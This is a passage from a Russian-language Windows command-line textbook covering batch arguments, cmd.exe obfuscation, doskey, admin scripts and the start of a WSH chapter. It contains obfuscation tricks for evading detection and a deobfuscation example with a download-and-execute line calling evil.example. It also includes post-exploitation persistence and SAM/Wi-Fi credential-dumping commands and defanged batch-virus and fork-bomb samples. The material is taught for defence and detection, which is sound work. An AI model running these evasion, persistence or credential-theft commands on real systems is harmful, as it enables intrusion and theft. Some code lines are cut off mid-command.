Batch-файлы получают аргументы через позиционные параметры `%0`–`%9`:

```
:: %0 — имя самого batch-файла
:: %1 — первый аргумент
:: %2 — второй аргумент
::  ...
:: %9 — девятый аргумент
:: %* — все аргументы

echo Скрипт: %0
echo Первый аргумент: %1
echo Все аргументы: %*
```

shift — сдвиг аргументов:

```
:: Обработка всех аргументов
:loop
if "%~1"=="" goto :done
echo Аргумент: %~1
shift
goto :loop
:done
```

15.5.6. Расширения аргументов

Модификаторы `%~` предоставляют мощные возможности для работы с путями:

Модификатор	Описание	Пример (для `%1` = `"C:\Users\admin\file.txt"`)
`%~1`	Удалить кавычки	`C:\Users\admin\file.txt`
`%~f1`	Полный путь	`C:\Users\admin\file.txt`
`%~d1`	Буква диска	`C:`
`%~p1`	Путь (без диска и имени)	`\Users\admin\`
`%~n1`	Имя файла (без расширения)	`file`
`%~x1`	Расширение	`.txt`
`%~s1`	Короткое имя (8.3)	`C:\Users\admin\FILE~1.TXT`
`%~a1`	Атрибуты файла	`--a--------`
`%~t1`	Дата/время файла	`20.03.2026 14:30`
`%~z1`	Размер файла (в байтах)	`1024`
`%~dp1`	Диск + путь	`C:\Users\admin\`
`%~nx1`	Имя + расширение	`file.txt`
`%~$PATH:1`	Поиск в PATH	`C:\Windows\System32\file.txt` (или пусто)

Комбинации модификаторов:

```
@echo off
echo Полный путь:    %~f1
echo Диск:           %~d1
echo Каталог:        %~p1
echo Имя:            %~n1
echo Расширение:     %~x1
echo Размер:         %~z1 байт
echo Дата:           %~t1
echo Атрибуты:       %~a1

:: Получение каталога, где лежит сам скрипт
set "SCRIPT_DIR=%~dp0"
echo Скрипт расположен в: %SCRIPT_DIR%
```

Модификатор `%~dp0` — один из наиболее часто используемых. Он возвращает каталог, содержащий исполняемый batch-файл, что позволяет использовать относительные пути от расположения скрипта:

```
:: Загрузить конфигурацию из того же каталога, где лежит скрипт
set "CONFIG=%~dp0config.ini"
if exist "%CONFIG%" (
    for /f "tokens=1,2 delims==" %%a in (%CONFIG%) do set "%%a=%%b"
)
```

15.6. Техники обфускации cmd

Обфускация команд cmd.exe — серьёзная проблема безопасности. Злоумышленники используют особенности парсера для обхода антивирусных систем и средств обнаружения вторжений. Понимание этих техник критически важно для специалистов по информационной безопасности.

15.6.1. Caret escape (обфускация кареткой)

Каретка (`^`) экранирует следующий символ, но для буквенно-цифровых символов экранирование не имеет эффекта — каретка просто удаляется. Это позволяет разбивать любое ключевое слово:

```
:: Все следующие команды эквивалентны:
certutil -decode input.txt output.exe
c^e^r^t^u^t^i^l -decode input.txt output.exe
ce^rtu^til -d^ec^ode inp^ut.txt out^put.exe
c^^e^^r^^t^^u^^t^^i^^l -decode input.txt output.exe
```

Усложнённая обфускация с переносом строк:

```
:: Каретка в конце строки — перенос (continuation)
c^
e^
r^
t^
u^
t^
i^
l -decode input.txt output.exe
```

Для средств детектирования строка `certutil` не видна в потоке данных как целое слово, что затрудняет сигнатурный анализ.

15.6.2. Variable substitution (подстановка переменных)

Разбиение команды на части, хранимые в переменных:

```
:: Простая подстановка
set a=cert
set b=util
%a%%b% -decode input.txt output.exe

:: Сложная подстановка с извлечением подстрок
set x=abcdefghcertutilxyz
%x:~8,8% -decode input.txt output.exe

:: Подстановка с заменой
set cmd=xxxxxxxxxx
set "cmd=certutil"
%cmd% -decode input.txt output.exe

:: Использование переменных окружения как источника символов
:: %COMSPEC% = C:\Windows\System32\cmd.exe
:: Извлекаем нужные символы из системных переменных
set a=%COMSPEC:~-7,1%%COMSPEC:~-6,1%%COMSPEC:~-5,1%
:: a = cmd
```

15.6.3. FOR /F token tricks

Конструкция `for /f` позволяет извлекать команды из произвольных источников:

```
:: Команда скрыта в строке, разделённой специальными символами
for /f "tokens=2 delims=." %%a in ("stub.certutil.stub") do %%a -decode in.txt out.exe

:: Команда извлекается из вывода другой команды
for /f "delims=" %%a in ('echo certutil') do %%a -decode in.txt out.exe

:: Многоуровневая обфускация
set "enc=Y2VydHV0aWw="
for /f "delims=" %%a in ('powershell -c "[Text.Encoding]::ASCII.GetString([Convert]::Fr
```

15.6.4. Environment variable manipulation

Использование нестандартных переменных окружения:

```
:: Заполнение переменных по одному символу
set /a n=0
set "s="
for %%c in (c e r t u t i l) do set "s=!s!%%c"
!s! -decode in.txt out.exe

:: Обратный порядок символов
set "rev=litureC"
set "cmd="
for /l %%i in (6,-1,0) do set "cmd=!cmd!!rev:~%%i,1!"
:: cmd = Certutil
!cmd! -decode in.txt out.exe

:: Использование ассоциативного «массива»
set "c1=c" & set "c2=e" & set "c3=r" & set "c4=t" & set "c5=u" & set "c6=t" & set "c7=
set "cmd=!c1!!c2!!c3!!c4!!c5!!c6!!c7!!c8!"
!cmd! -decode in.txt out.exe
```

15.6.5. Unicode и нечитаемые символы

cmd.exe обрабатывает некоторые Unicode-символы неожиданным образом:

```
:: Нулевые байты и непечатаемые символы в именах переменных
:: (создаются программно или через copy /b)

:: Невидимые символы Unicode (Zero-Width Space U+200B, Zero-Width Joiner U+200D)
:: могут вставляться в имена переменных и строки

:: Альтернативные кодировки через chcp
chcp 65001 > nul
:: Теперь cmd.exe работает в UTF-8
```

15.6.6. cmd.exe /c vs /k vs /s

```
:: /c — выполнить команду и завершиться
cmd.exe /c "dir & echo Done"

:: /k — выполнить команду и остаться в интерактивном режиме
cmd.exe /k "cd C:\Projects"

:: /s — модифицирует обработку кавычек после /c или /k
:: Без /s: если строка начинается и заканчивается кавычкой,
:: внешние кавычки удаляются
cmd.exe /c "echo "Hello World""
:: С /s: внешние кавычки удаляются принудительно
cmd.exe /s /c "echo "Hello World""
```

Параметр `/s` часто используется в обфускации для контроля обработки кавычек:

```
:: Вложенные cmd.exe для многоуровневой обфускации
cmd /c "cmd /c "cmd /c "whoami""

:: С /s
cmd /s /c "cmd /s /c "cmd /s /c "whoami""
```

15.6.7. Безопасность: обфускация для обхода детектирования

Реальные вредоносные batch-файлы комбинируют множество техник одновременно:

```
:: Пример реальной обфускации (обезвреженный)
@echo off
set "a=pow" & set "b=ersh" & set "c=ell"
set "d=%a%%b%%c%"
set "e= -e JABj...."
c^m^d /c "%d%%e%"
```

Методы деобфускации:

1. **Статический анализ** — ручная подстановка переменных, раскрытие подстрок, удаление кареток.

2. **Динамический анализ** — замена финальной команды на `echo` для вывода раскрытой строки:

```
:: Оригинал (вредоносный):
%cmd_var% %payload%

:: Для деобфускации заменяем на:
echo %cmd_var% %payload% > decoded.txt
```

1. **Инструментация cmd.exe** — использование утилит вроде `cmd-watcher` или `Process Monitor` для перехвата всех вызовов `CreateProcess`.
2. **Журналирование** — включение расширенного журналирования через GPO: `Computer Configuration → Administrative Templates → Windows Components → Windows PowerShell → Turn on Script Block Logging`. Для cmd.exe — аудит создания процессов (Event ID 4688 с аргументами командной строки).

Ключевые признаки обфускации в batch-файлах:

- Обилие символов `^` среди букв.
- Множественные операции `set` с однобуквенными переменными.
- Конструкции `%var:~N,M%` для извлечения подстрок.
- Вложенные вызовы `cmd /c`.
- Использование `for /f` для разбора строк, не содержащих табличных данных.
- Обращение к `%COMSPEC%`, `%APPDATA%` и другим переменным для извлечения символов.

15.7. doskey.exe

15.7.1. Макросы командной строки

`doskey.exe` — утилита для создания макросов командной строки и управления историей команд. Расположена в `%SystemRoot%\System32\doskey.exe`.

```
:: Создание макроса
doskey ls=dir /b $*
doskey ll=dir /a $*
doskey grep=findstr /i $*
doskey cls=cls $T echo Экран очищен

:: Использование
ls *.txt
:: Эквивалентно: dir /b *.txt
```

Специальные символы в макросах doskey:

Символ	Описание
`$*`	Все аргументы
`$1`–`$9`	Позиционные аргументы
`$T`	Разделитель команд (эквивалент `&`)
`$B`	Символ конвейера (`|`)
`$G`	Символ перенаправления (`>`)
`$L`	Символ ввода (`<`)

```
:: Макрос с конвейером
doskey procs=tasklist $B findstr /i $1

:: Макрос с перенаправлением
doskey savedir=dir /b $G $1

:: Составной макрос
doskey backup=echo Начало копирования... $T xcopy $1 $2 /s /e $T echo Готово
```

15.7.2. История команд

```
:: Показать историю команд
doskey /history

:: Перенаправить историю в файл
doskey /history > cmd_history.txt

:: Показать все определённые макросы
doskey /macros

:: Показать макросы для конкретного исполняемого файла
doskey /macros:all

:: Установить размер буфера истории (количество команд)
doskey /listsize=100

:: Загрузить макросы из файла
doskey /macrofile=my_macros.txt
```

Формат файла макросов (`my_macros.txt`):

```
ls=dir /b $*
ll=dir /a $*
grep=findstr /i $*
cls=cls $T echo ---
```

Автозагрузка макросов. Для автоматической загрузки макросов при каждом запуске cmd.exe используется ключ реестра `AutoRun`:

```
:: Установить автозагрузку макросов
reg add "HKCU\Software\Microsoft\Command Processor" /v AutoRun /t REG_SZ /d "doskey /ma
```

Ограничения doskey:

- Макросы работают только в интерактивном режиме cmd.exe.
- Макросы **не работают** в batch-файлах.
- Макросы не наследуются дочерними процессами cmd.exe.

15.8. Практические сценарии

15.8.1. Написание продвинутых batch-скриптов

Пример 1: Автоматическая ротация логов с архивированием:

```
@echo off
setlocal enabledelayedexpansion

:: Конфигурация
set "LOG_DIR=C:\Logs"
set "ARCHIVE_DIR=C:\Logs\Archive"
set "MAX_AGE_DAYS=30"
set "MAX_SIZE_MB=100"

:: Создание каталога архивов
if not exist "%ARCHIVE_DIR%" md "%ARCHIVE_DIR%"

:: Получение текущей даты в формате YYYYMMDD
for /f "tokens=2 delims==" %%a in ('wmic os get localdatetime /value') do set "dt=%%a"
set "TODAY=%dt:~0,8%"

:: Архивирование логов старше MAX_AGE_DAYS
forfiles /p "%LOG_DIR%" /s /m *.log /d -%MAX_AGE_DAYS% /c "cmd /c if @isdir==FALSE (ec

:: Удаление архивов старше 90 дней
forfiles /p "%ARCHIVE_DIR%" /d -90 /c "cmd /c del /q @path" 2>nul

:: Проверка размера текущих логов
set "total_size=0"
for %%f in ("%LOG_DIR%\*.log") do (
    set /a "total_size+=%%~zf"
)
set /a "total_mb=total_size / 1048576"

if !total_mb! gtr %MAX_SIZE_MB% (
    echo [ВНИМАНИЕ] Общий размер логов: !total_mb! МБ ^(порог: %MAX_SIZE_MB% МБ^)
)

echo [%DATE% %TIME%] Ротация логов завершена. Текущий размер: !total_mb! МБ
endlocal
```

Пример 2: Мониторинг сетевых подключений с оповещением:

```
@echo off
setlocal enabledelayedexpansion

set "THRESHOLD=100"
set "INTERVAL=60"
set "LOG=C:\Monitoring\connections.log"

:monitor_loop
    set "count=0"
    for /f "skip=4" %%a in ('netstat -an ^| findstr "ESTABLISHED"') do (
        set /a "count+=1"
    )

    echo [%DATE% %TIME%] Активных соединений: !count! >> "%LOG%"

    if !count! gtr %THRESHOLD% (
        echo [ТРЕВОГА] Количество соединений превышает порог: !count! ^> %THRESHOLD% >>
        :: Отправка уведомления (через msg, PowerShell или SMTP)
        msg * "ТРЕВОГА: !count! активных сетевых соединений!"
    )

    timeout /t %INTERVAL% /nobreak > nul
goto :monitor_loop
```

Пример 3: Параллельный пинг подсети с отчётом:

```
@echo off
setlocal enabledelayedexpansion

set "SUBNET=192.168.1"
set "TEMP_DIR=%TEMP%\pingscan_%RANDOM%"
md "%TEMP_DIR%"

echo Сканирование подсети %SUBNET%.0/24...

:: Запуск параллельных пингов
for /l %%i in (1,1,254) do (
    start /b "" cmd /c "ping -n 1 -w 500 %SUBNET%.%%i >nul 2>&1 && echo %SUBNET%.%%i >
)

:: Ожидание завершения (простой метод)
echo Ожидание завершения сканирования...
timeout /t 15 /nobreak > nul

:: Сбор результатов
echo.
echo ═══ Доступные хосты ═══
set "alive=0"
for %%f in ("%TEMP_DIR%\*.txt") do (
    set /p ip=<"%%f"
    echo   !ip!
    set /a "alive+=1"
)
echo.
echo Обнаружено хостов: !alive! из 254

:: Очистка
rd /s /q "%TEMP_DIR%"
endlocal
```

15.8.2. Деобфускация вредоносных batch-файлов

Систематический подход к деобфускации:

Шаг 1. Визуальный анализ. Определите основные техники обфускации: каретки, переменные, подстроки, вложенные cmd.

Шаг 2. Удаление кареток. Программно или вручную удалите все каретки перед буквенно-цифровыми символами:

```
:: Утилита для удаления кареток (PowerShell-однострочник)
powershell -c "(Get-Content obfuscated.bat -Raw) -replace '\^(?=[a-zA-Z0-9])','' | Set
```

Шаг 3. Раскрытие переменных. Найдите все `set` операции, выпишите значения переменных, подставьте в точки использования:

```
:: Исходный обфусцированный код:
set "a=pow"
set "b=ersh"
set "c=ell"
set "d= -nop -w hidden -enc "
set "e=JABjAGwAaQ..."
%a%%b%%c%%d%%e%

:: Деобфусцированный результат:
powershell -nop -w hidden -enc JABjAGwAaQ...
```

Шаг 4. Раскрытие подстрок. Вычислите результат операций `%var:~start,length%`:

```
:: Допустим:
set "x=0123456789abcdefghij"
:: %x:~10,4% = abcd
:: %x:~14,3% = efg
```

Шаг 5. Безопасное исполнение. Замените исполняющие конструкции на `echo`:

```
:: ОПАСНО:
%final_command%

:: БЕЗОПАСНО (для анализа):
echo %final_command% > decoded_command.txt
```

Пример полной деобфускации:

```
:: ═══ Обфусцированный вредоносный код ═══
@e^ch^o o^ff
s^Et "^a=po" & s^Et "^b=we" & s^Et "^c=rs" & s^Et "^d=he" & s^Et "^e=ll"
s^Et "^f= -nop -w 1 -c "
s^Et "^g=IEX(New-Object Net.WebClient).DownloadString('http://evil.example/payload')"
c^m^d /c %^a%%^b%%^c%%^d%%^e%%^f%%^g%

:: ═══ Шаг 1: Удаление кареток ═══
@echo off
sEt "a=po" & sEt "b=we" & sEt "c=rs" & sEt "d=he" & sEt "e=ll"
sEt "f= -nop -w 1 -c "
sEt "g=IEX(New-Object Net.WebClient).DownloadString('http://evil.example/payload')"
cmd /c %a%%b%%c%%d%%e%%f%%g%

:: ═══ Шаг 2: Раскрытие переменных ═══
:: a=po, b=we, c=rs, d=he, e=ll → powershell
:: f= -nop -w 1 -c
:: g=IEX(New-Object Net.WebClient).DownloadString(...)

:: ═══ Результат ═══
cmd /c powershell -nop -w 1 -c "IEX(New-Object Net.WebClient).DownloadString('http://ev
```

15.8.3. cmd.exe как инструмент пост-эксплуатации

После получения доступа к системе злоумышленники часто используют cmd.exe как основной инструмент, поскольку он присутствует в любой установке Windows и не требует загрузки дополнительных файлов (техника Living off the Land — LotL).

Разведка системы:

```
:: Информация о системе
systeminfo
hostname
whoami /all
net user
net localgroup administrators
net share

:: Сетевая конфигурация
ipconfig /all
arp -a
netstat -ano
route print
nslookup -type=any _ldap._tcp.dc._msdcs.%USERDNSDOMAIN%

:: Доменная информация
net user /domain
net group "Domain Admins" /domain
nltest /dclist:%USERDNSDOMAIN%

:: Антивирус и средства защиты
wmic /namespace:\\root\securitycenter2 path antivirusproduct get displayname
sc query windefend
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender" /s
```

Закрепление (persistence):

```
:: Планировщик задач
schtasks /create /tn "WindowsUpdate" /tr "cmd /c C:\backdoor.exe" /sc onlogon /ru SYST

:: Реестр (автозапуск)
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Update" /t REG_SZ /d

:: Служба
sc create "WindowsUpdate" binpath= "C:\backdoor.exe" start= auto
```

Извлечение данных:

```
:: Поиск файлов с паролями
dir /s /b C:\Users\*.txt C:\Users\*.doc C:\Users\*.xls 2>nul | findstr /i "passw"

:: Сохранённые Wi-Fi пароли
netsh wlan show profiles
netsh wlan show profile name="WiFiName" key=clear

:: Извлечение хешей (требует SYSTEM)
reg save HKLM\SAM sam.hiv
reg save HKLM\SYSTEM system.hiv
```

Обнаружение и противодействие. Для обнаружения подозрительной активности cmd.exe:

1. **Аудит создания процессов** — Event ID 4688 с включённой записью аргументов командной строки:

```
:: Включение через GPO или auditpol
auditpol /set /subcategory:"Process Creation" /success:enable
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v Proc
```

1. **Sysmon** — расширенный мониторинг (Event ID 1 — создание процесса, Event ID 3 — сетевые подключения).
2. **AMSI (Antimalware Scan Interface)** — начиная с Windows 10, cmd.exe поддерживает AMSI для сканирования команд перед их выполнением.
3. **Constrained Language Mode** и **AppLocker** — ограничение запуска скриптов и исполняемых файлов.

15.8.4. Batch-вирусы: как работают и как обнаружить

Batch-вирусы — самовоспроизводящиеся пакетные файлы. Несмотря на примитивность по сравнению с бинарными вредоносами, они остаются реальной угрозой за счёт простоты создания и способности обходить некоторые средства защиты.

Механизмы самораспространения:

```
:: Классический механизм — копирование себя на съёмные носители
:: (ОБЕЗВРЕЖЕННЫЙ ПРИМЕР — НЕ ЗАПУСКАТЬ)
@echo off
:: Перебор дисков
for %%d in (D E F G H) do (
    if exist %%d:\ (
        :: Проверка, не заражён ли диск
        if not exist %%d:\autorun.inf (
            :: copy "%~f0" "%%d:\setup.bat"
            echo [autorun] > %%d:\autorun.inf
            echo open=setup.bat >> %%d:\autorun.inf
        )
    )
)
```

Деструктивные действия типичных batch-вирусов:

```
:: Удаление файлов (ОБЕЗВРЕЖЕННЫЙ ПРИМЕР)
:: del /s /q /f C:\*.doc C:\*.xls C:\*.pdf

:: Модификация реестра
:: reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v Disable

:: Отключение средств защиты
:: net stop "Windows Defender Service"
:: sc config WinDefend start= disabled

:: Fork-бомба (исчерпание ресурсов)
:: :bomb
:: start %0
:: goto :bomb
```

Признаки batch-вирусов:

1. Наличие `%~f0` (ссылка на самого себя) в сочетании с `copy`.
2. Конструкции `for %%d in (D E F G H)` — перебор дисков.
3. Создание `autorun.inf`.
4. Отключение Task Manager, редактора реестра, командной строки через `reg add`.
5. Обращение к `sc`, `net stop` для остановки служб безопасности.
6. Рекурсивный `start %0` — fork-бомба.
7. Множественные `del /s /q /f` — массовое удаление файлов.

Методы обнаружения:

```
:: Поиск подозрительных batch-файлов
:: Файлы с autorun.inf на съёмных дисках
for %%d in (D E F G H) do if exist %%d:\autorun.inf type %%d:\autorun.inf

:: Поиск batch-файлов в нетипичных каталогах
dir /s /b C:\Windows\Temp\*.bat C:\Windows\Temp\*.cmd 2>nul

:: Поиск подозрительных AutoRun в реестре
reg query "HKCU\Software\Microsoft\Command Processor" /v AutoRun 2>nul
reg query "HKLM\Software\Microsoft\Command Processor" /v AutoRun 2>nul

:: Поиск в планировщике задач
schtasks /query /fo list | findstr /i ".bat .cmd"
```

15.9. Продвинутые техники и подводные камни

15.9.1. Обработка ошибок в batch-файлах

Надёжная обработка ошибок — ключ к написанию профессиональных скриптов:

```
@echo off
setlocal enabledelayedexpansion

:: Установка обработчика ошибок
set "EXIT_CODE=0"

:: Выполнение операций с проверкой
call :safe_copy "C:\source\data.db" "D:\backup\data.db"
if !errorlevel! neq 0 (
    set "EXIT_CODE=1"
    call :log "ОШИБКА: Не удалось скопировать data.db"
)

call :safe_copy "C:\source\config.ini" "D:\backup\config.ini"
if !errorlevel! neq 0 (
    set "EXIT_CODE=1"
    call :log "ОШИБКА: Не удалось скопировать config.ini"
)

exit /b !EXIT_CODE!

:safe_copy
    if not exist "%~1" (
        call :log "Файл не найден: %~1"
        exit /b 1
    )
    copy /y "%~1" "%~2" > nul 2>&1
    if errorlevel 1 (
        call :log "Ошибка копирования: %~1 → %~2"
        exit /b 1
    )
    call :log "Скопировано: %~1 → %~2"
    exit /b 0

:log
    echo [%DATE% %TIME%] %~1
    echo [%DATE% %TIME%] %~1 >> "%~dp0script.log"
    exit /b 0
```

15.9.2. Работа с временными файлами

```
:: Генерация уникального имени временного файла
set "TMPFILE=%TEMP%\script_%RANDOM%_%RANDOM%.tmp"

:: Использование
dir /b > "%TMPFILE%"
for /f "delims=" %%a in ('type "%TMPFILE%"') do echo Обработка: %%a

:: Очистка (гарантированная — через call :cleanup)
del /q "%TMPFILE%" 2>nul
```

15.9.3. Эмуляция массивов

cmd.exe не поддерживает массивы нативно, но их можно эмулировать:

```
@echo off
setlocal enabledelayedexpansion

:: Создание «массива»
set "arr[0]=Альфа"
set "arr[1]=Бета"
set "arr[2]=Гамма"
set "arr[3]=Дельта"
set "arr.length=4"

:: Перебор элементов
for /l %%i in (0,1,3) do echo Элемент %%i: !arr[%%i]!

:: Добавление элемента
set "arr[%arr.length%]=Эпсилон"
set /a "arr.length+=1"

:: Поиск элемента
set "search=Гамма"
for /l %%i in (0,1,!arr.length!) do (
    if "!arr[%%i]!"=="%search%" echo Найдено в позиции %%i
)
```

15.9.4. Обработка файлов с Unicode

```
:: Переключение кодовой страницы на UTF-8
chcp 65001 > nul

:: Работа с UTF-8 файлами
for /f "usebackq tokens=* delims=" %%a in ("unicode_file.txt") do echo %%a

:: Возврат к кодовой странице по умолчанию (Windows-1251 для русской локали)
chcp 1251 > nul

:: Проверка текущей кодовой страницы
chcp
```

15.9.5. Скрытый запуск и привилегии

```
:: Проверка, запущен ли скрипт с правами администратора
net session >nul 2>&1
if %errorlevel% neq 0 (
    echo Запустите скрипт от имени администратора!
    exit /b 1
)

:: Запрос повышения привилегий (самовозвышение через PowerShell)
net session >nul 2>&1
if %errorlevel% neq 0 (
    powershell -Command "Start-Process '%~f0' -Verb RunAs"
    exit /b
)

:: Скрытый запуск batch-файла (через vbs-обёртку)
:: Создание wscript-обёртки:
echo CreateObject("Wscript.Shell").Run "cmd /c ""%~f0""", 0, False > "%TEMP%\hidden.vbs
wscript "%TEMP%\hidden.vbs"
```

15.10. Справочная таблица ключей cmd.exe

Параметр	Описание
`/c <cmd>`	Выполнить команду и завершиться
`/k <cmd>`	Выполнить команду и остаться
`/s`	Модифицировать обработку кавычек
`/q`	Отключить эхо (аналог `@echo off`)
`/d`	Не выполнять AutoRun из реестра
`/a`	Вывод в ANSI кодировке
`/u`	Вывод в Unicode кодировке
`/t:bf`	Установить цвет (b=фон, f=текст)
`/e:on|off`	Включить/отключить расширения команд
`/v:on|off`	Включить/отключить delayed expansion
`/f:on|off`	Включить/отключить автодополнение имён

15.11. Заключение

cmd.exe — это инструмент, который одновременно прост и обманчиво сложен. Его парсер полон неочевидных правил, а возможности batch-файлов, несмотря на архаичность синтаксиса, позволяют решать широкий спектр задач автоматизации. Для специалиста по безопасности глубокое понимание cmd.exe критически важно: от деобфускации вредоносных скриптов до детектирования техник Living off the Land.

Ключевые выводы:

- **Парсер cmd.exe** обрабатывает строки в несколько проходов: раскрытие переменных, разбор спецсимволов, отложенное раскрытие. Порядок этих операций определяет поведение скриптов.
- **Delayed Expansion** — обязательная техника для любого нетривиального batch-скрипта. Без неё невозможна корректная работа с переменными в циклах и условных блоках.
- **for /f** — наиболее мощная конструкция cmd.exe, позволяющая разбирать текстовые данные, вывод команд и содержимое файлов.
- **Обфускация** использует особенности парсера (каретки, подстроки переменных, вложенные cmd) для сокрытия истинного назначения команд. Деобфускация требует понимания порядка раскрытия переменных.
- **doskey.exe** расширяет возможности интерактивной работы, но бесполезен в скриптах.
- **Аудит и мониторинг** cmd.exe обеспечивается через Event ID 4688, Sysmon и AMSI.

В следующей главе мы рассмотрим PowerShell и его взаимодействие с системными утилитами Windows, что даст полную картину возможностей командной строки Windows.

Глава 16: cscript, wscript, mshta — скриптовые хосты Windows

Введение

Windows исторически предоставляет несколько встроенных механизмов для выполнения скриптов без необходимости установки дополнительного программного обеспечения. Три ключевых исполняемых файла — `cscript.exe`, `wscript.exe` и `mshta.exe` — образуют фундамент скриптовой инфраструктуры Windows, известной как Windows Script Host (WSH) и HTML Application Host. Эти утилиты, расположенные в `C:\Windows\System32`, позволяют выполнять скрипты на VBScript, JScript и HTML-приложения с полным доступом к COM-инфраструктуре операционной системы.

Несмотря на то что Microsoft активно продвигает PowerShell как основной инструмент автоматизации, WSH и mshta по-прежнему присутствуют в каждой установке Windows и остаются мощным — а порой опасным — инструментом. Понимание их архитектуры критически важно как для системного администрирования, так и для информационной безопасности, поскольку эти же утилиты активно эксплуатируются злоумышленниками в рамках методологии LOLBAS (Living Off the Land Binaries and Scripts).

В этой главе мы подробно разберём архитектуру WSH, возможности каждого скриптового хоста, практические сценарии администрирования и — что не менее важно — способы обнаружения и предотвращения злоупотреблений.

16.1. Архитектура Windows Script Host (WSH)

16.1.1. Общая архитектура


Windows Script Host — это технология, появившаяся в Windows 98 и Windows NT 4.0 Option Pack. WSH представляет собой среду выполнения скриптов, не привязанную к конкретному языку программирования. Архитектура WSH построена на COM (Component Object Model) и включает следующие компоненты:

Хосты выполнения (Script Hosts): - `wscript.exe` — графический хост, по умолчанию ассоциирован с расширениями `.vbs`, `.js`, `.wsf` - `cscript.exe` — консольный хост, выводит результат в стандартный поток

Скриптовые движки (Script Engines): - `vbscript.dll` — движок VBScript - `jscript.dll` — движок JScript (реализация ECMAScript 3)

Объектная модель WSH: - `WScript` — корневой объект, предоставляющий доступ к среде выполнения - `WScript.Shell` — взаимодействие с оболочкой Windows - `WScript.Network` — сетевые операции - `Scripting.FileSystemObject` — работа с файловой системой - `Scripting.Dictionary` — ассоциативный массив

Схематически процесс выполнения скрипта выглядит следующим образом:



16.1.2. wscript.exe vs cscript.exe: ключевые различия

Оба хоста используют одни и те же скриптовые движки и объектную модель. Разница — в способе взаимодействия с пользователем:

Характеристика	wscript.exe	cscript.exe
Тип приложения	GUI (Windows)	Console
WScript.Echo	Диалоговое окно	Вывод в stdout
WScript.StdIn	Не поддерживается	Поддерживается
WScript.StdOut	Не поддерживается	Поддерживается
WScript.StdErr	Не поддерживается	Поддерживается
Использование в пайпах	Нет	Да
Запуск по умолчанию	Ассоциация .vbs/.js	Требует явного вызова

Критическое отличие: при использовании `WScript.Echo` в `wscript.exe` скрипт, выводящий 1000 строк, создаст 1000 диалоговых окон, каждое из которых потребует нажатия OK. В `cscript.exe` все 1000 строк будут выведены в консоль.

16.1.3. Объектная модель WSH

WScript — корневой объект:

```
' Информация о среде выполнения
WScript.Echo "Версия WSH: " & WScript.Version
WScript.Echo "Хост: " & WScript.FullName
WScript.Echo "Путь к скрипту: " & WScript.ScriptFullName
WScript.Echo "Имя скрипта: " & WScript.ScriptName

' Аргументы командной строки
Set args = WScript.Arguments
For i = 0 To args.Count - 1
    WScript.Echo "Аргумент " & i & ": " & args(i)
Next

' Именованные и безымянные аргументы
Set named = WScript.Arguments.Named
Set unnamed = WScript.Arguments.Unnamed

If named.Exists("server") Then
    WScript.Echo "Сервер: " & named("server")
End If
```

WScript.Shell — взаимодействие с оболочкой:

```
Set shell = CreateObject("WScript.Shell")

' Выполнение команды
shell.Run "notepad.exe", 1, False  ' окно нормальное, не ждать

' Выполнение с ожиданием и получением кода возврата
exitCode = shell.Run("cmd /c dir C:\", 0, True)  ' окно скрыто, ждать
WScript.Echo "Код возврата: " & exitCode

' Выполнение с захватом вывода через Exec
Set exec = shell.Exec("cmd /c ipconfig /all")
Do While exec.Status = 0
    WScript.Sleep 100
Loop
output = exec.StdOut.ReadAll()
WScript.Echo output

' Переменные окружения
WScript.Echo shell.ExpandEnvironmentStrings("%COMPUTERNAME%")
WScript.Echo shell.ExpandEnvironmentStrings("%USERNAME%")
WScript.Echo shell.ExpandEnvironmentStrings("%TEMP%")

' Специальные папки
WScript.Echo shell.SpecialFolders("Desktop")
WScript.Echo shell.SpecialFolders("MyDocuments")
WScript.Echo shell.SpecialFolders("StartMenu")

' Работа с реестром
shell.RegWrite "HKCU\Software\MyApp\Setting1", "Value1", "REG_SZ"
value = shell.RegRead("HKCU\Software\MyApp\Setting1")
shell.RegDelete "HKCU\Software\MyApp\Setting1"

' Отправка нажатий клавиш
shell.AppActivate "Блокнот"
WScript.Sleep 500
shell.SendKeys "Hello, World!{ENTER}"

' Создание ярлыка
Set shortcut = shell.CreateShortcut(shell.SpecialFolders("Desktop") & "\MyApp.lnk")
shortcut.TargetPath = "C:\Windows\notepad.exe"
shortcut.Arguments = "C:\readme.txt"
shortcut.WorkingDirectory = "C:\"
shortcut.IconLocation = "C:\Windows\notepad.exe, 0"
shortcut.Save
```

WScript.Network — сетевые операции:

```
Set network = CreateObject("WScript.Network")

' Информация о сети
